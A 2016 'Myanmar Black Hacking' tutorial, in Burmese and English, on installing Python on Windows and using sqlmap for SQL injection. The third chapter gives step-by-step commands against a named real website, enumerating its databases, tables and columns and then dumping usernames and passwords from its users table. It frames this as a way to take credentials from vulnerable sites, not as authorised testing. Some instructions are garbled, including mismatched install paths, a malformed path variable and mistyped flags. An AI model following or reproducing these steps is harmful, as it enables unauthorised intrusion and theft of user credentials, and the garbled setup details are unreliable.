



How To Install Python And Run SqlMap on Window Operating System

By B@by Gh0\$t F!9ht3r (Myanmar Black Hacking)

17 . March . 2016

“မင်္ဂလာပါ”

ဒီစာအုပ်က ကျွန်တော့်ရဲ့

တတိယမြောက်စာအုပ်ဖြစ်မယ်လို့ ထင်ပါတယ်(မမှတ်မိတော့ပူး ကီး::)

မြန်မာဗားရှင်းနဲ့ တင်တာက ဒါနဲ့ ဆို ဒုတိယမြောက်စာအုပ်ပါ

Noob user ဆိုတော့ အဆင်မပြေတာရှိရင် နည်းနည်းတော့သည်းခံပေးကြပါ

ဒီစာအုပ်ရဲ့ မာတိကာကတော့ ထွေထွေထူးထူးမပြောတော့ဘူး
ကွန်ပျူတာဝင်းဒိုးပေါ်မှာ Python ထည့်ပြီး Sqlmap,ဘာညာသာကော scripts
တွေကို ထည့် Run မယ့်နည်းပေါ့ဗျာ။

ကျွန်တော် ခု Python ထည့်ပြီး SqlMap runနည်းကိုပဲ
ကျွန်တော်အတတ်နိုင်ဆုံးတော့ အသေးစိတ်ရှင်းပြပေးသွားပါမယ်

အခန်း (၁)

အရင်ဆုံးလိုအပ်တဲ့အရာတွေ

Python for Window (Python version 2 နဲ့ မှအဆင်ပြေတာတွေရပါတယ်။ 3
မှာ Print လုပ်ရင် error တက်လို့ အဆင်မပြေပါ)

Download Python 2.7.10

(<https://www.python.org/ftp/python/2.7.10/python-2.7.10.amd64.msi>)

Files

Version	Operating System	Description
Mac OS X 32-bit i386/PPC installer	Mac OS X	for Mac OS X 10.5 and later
Mac OS X 64-bit/32-bit installer	Mac OS X	for Mac OS X 10.6 and later
Gzipped source tarball	Source release	
XZ compressed source tarball	Source release	
Windows debug information files	Windows	
Windows debug information files for 64-bit binaries	Windows	
Windows help file	Windows	
Windows x86-64 MSI installer	Windows	for AMD64/EM64T/x64, not
Windows x86 MSI installer	Windows	

ကိုယ့်ကွန်ပျူတာ 32/64 အလိုက် MSI Installer ကို ရွေးဒေါင်းပါ


ပြီးရင် Install လုပ်ရန် Run နှိပ်ပါ



Click "Install for all users"

Next ကို ဆက်နိပ်ပါ





Python34 ဆိုတဲ့နေရာမှာ မိမိဒေါင်းထားတဲ့ ဗားရှင်းက 2.7.... ဆိုရင် 34 နံပါတ်ကို Python27 လို့ ပြောင်းထည့်ပါ အဲဒီတော့ ဒီလိုလေးဖြစ်သွားမယ်ဗျာ
C:\Python26\

ပြီးတော့ Next ပြီးတော့ Next ကို ဆက်နှိပ်သွားလိုက်ပေါ့



ပြီးရင် Finish လုပ်လိုက်




Python ကို ထည့်သွင်းခြင်း ၁၀၀% မပြီးစီးသေးပါဖူး


၃၀% ပဲ ပြီးသေးတာနော်

ဆက်ပြီးတော့ window ရဲ့ Search box ထဲမှာ “environment” ကို ရိုက်ထည့်ပြီး

“ Edit the system environment variables ” ကို ရွေးပါ

Control Panel (2)

 [Edit environment variables for your account](#)

 [Edit the system environment variables](#)

 [See more results](#)


environment




Shut down



click on “Environment Variables...”




System variables - Click on -> " New "



Name: နေရာမှာ " Pythonpath " ထည့်ပါ

Value: နေရာမှာ "C:\Python27\C:\Python27\Scripts;" ထည့်ပါ




ပြီးရင်တော့ " Ok "" Ok "ဆက်နိပ်သွားပြီး " Ok " ပိတ်လိုက်ပါ

ပြီးတော့ window ရဲ့ Search box ထဲမှာ Python လို့ ရှာကြည့်...


“IDLE (Python GUI) ကို ရှာမတွေ့ရင် All program – python 2.7 > IDLE (Python GUI)

“IDLE (Python GUI) “ ကို ရွေးပါ



အောက်ကပုံထဲမှာကြည့်ပါ

>>> print `hello ... Myanmar black hacking ` လို့ ဆိုတဲ့ စာကြောင်းကို
copy လုပ်ပြီး Python shell ထဲသို့ paste လုပ်ပြီး အင်တာ Enter ခေါက်ကြည့်
စာကြောင်းပြာလေး Hello ... Myanmar black hacking ပေါ်လာပြီဆိုရင်
ကျွန်တော်တို့ အနေနဲ့ window ပေါ်မှာ python ကို ၁၀၀%
ထည့်သွင်းပြီးစီးသွားပါပြီ ☺

A screenshot of a Python Shell window titled "74 Python Shell". The window has a menu bar with "File", "Edit", "Shell", "Debug", "Options", "Windows", and "Help". The main text area shows the following content:
Python 2.6 (r26:66721, Oct 2 2008, 11:06:43) [MSC v.1500 64 bit (AMD64)] on win32
Type "copyright", "credits" or "license()" for more information.

Personal firewall software may warn about the connection IDLE
makes to its subprocess using this computer's internal loopback
interface. This connection is not visible on any external
interface and no data is sent to or received from the Internet.

IDLE 2.6
>>> print 'Hello ... myanmar black hacking '
Hello ... myanmar black hacking
>>> |

အခန်း (၂)

ခုဆိုရင် Window ပေါ်မှာ ကျွန်တော်တို့ SqlMap ကို ထည့်ဝမ်းပြီး inject ထိုးနည်းဆက်ရအောင်ဗျ.

Download SqlMap For Window

<https://my.pcloud.com/publink/show?code=XZfKf8ZwiOcqn3OE34K5NFuuLhKEunjYj7>

SqlMap Downloadပြီးရင် Local Disk (C)ထဲသို့ extractလုပ်ပါ။

Local Disk (C) ထဲမှာ SqlMap ရှိနေတာ သေချာပြီဆိုရင်

CMD (Command Prompt) ကို ဖွင့်ပါ

After that open your Command Prompt (CMD)

CMD ထဲမှာ -> `cd\` ရိုက်ထည့်ပြီး Enter ခေါက်

ပြီးတော့ရင် ထပ်ပြီးတော့ -> `cd sqlmap\` ရိုက်ထည့်ပြီး Enter ခေါက်

CMD မှာ SqlMap သေချာသွားပြီဆိုပါတော့ ။

အခန်း (၃)

Sql Inject Selection

```
sqlmap.py -u http://yoursite.com/index.php?id=123 --dbs
```

<http://yoursite.com/index.php?id=123> နေရာမှာ inject vul ဖြစ်နေတဲ့
ဆိုဒ်ကို အစားထိုးသွင်းရပါမယ်

ဥပမာ My Target site <http://ditto3d.com/gallery.php?id=7>

Example Database Shown Is : ditto3d
information_schema

If you want choose any database
you must do like shown above

```
sqlmap.py -u http://yoursite.com/index.php?id=123=7 -D  
databasename
```

-D (for Database)

databasename for example i put 'ditto3d' for get the table
So my site will like this

```
sqlmap.py -u http://ditto3d.com/gallery.php?id=7 -D ditto3d --tables
```

For your site

```
--> sqlmap.py -u http://yoursite.com/index.php?id=123 -D your  
database --tables  
Press Enter!
```

you will get a lot of tables
such as

```
[ users ]  
[ category ]  
[ links ]
```

from the tables , choose one of your target to get Username and
Password

then your code in cmd will be like this

```
sqlmap.py -u http://www.yoursite.com/index.php?id=123 -D database  
-T your target tables
```

My code in cmd will shown like

```
sqlmap.py -u http://ditto3d.com/gallery.php?id=7 -D ditto3d -T users
```

Alright , we go to the next
what you must do is to get column
just add --columns after your code

it will be show like this

```
sqlmap.py -u http://www.yoursite.com/index.php?id=123 -D database  
T- your target tables --columns
```

Example :

```
sqlmap.py -u http://ditto3d.com/gallery.php?id=7 -D ditto3d T- users --  
columns
```

The tables will show the columns
such as users contain :

```
[ email ]  
[ id ]  
[ name ]  
[ username ]  
[ password ]
```

what you must to do is
adding -C username --dump behind

example :

```
sqlmap.py -u http://ditto3d.com/gallery.php?id=7 -D ditto3d -T users -  
C username --dump
```

Yes you get it
Username is : blablabla

then do the same thing , but this to get 'password'

Example :

```
sqlmap.py -u http://ditto3d.com/gallery.php?id=7 -D ditto3d T- users -  
C password --dump
```

The password is : blablabla

Warning! : If you get the database , tables and columns

" -- " this string must be a one
such as like this

from database

--> after injected

--> the database are showed

the word database and the double string (--)

will be change

it will be like -D

the word database will short and be D

the word D must be a big word

-T / -C

(--dump) do not change this string

After the big word such as -D

You must give one space

---> -D database

The End

စာဖတ်သူများနားမလည်ပါက ကျွန်တော်စာရေးသူ၏
ညံ့ဖျင်းမှုကြောင့်ဖြစ်မှာပါ

စာဖတ်သူများ နားလည်သဘောပေါက်ပါက
စာရေးသူခါးညောင်းရကျိုးနပ်ပါကြောင်း ☺

B@by Gh0\$t F!9ht3r

www.myanmarblackhacking.com

Greetz – All Myanmar Black Hackers and You ...



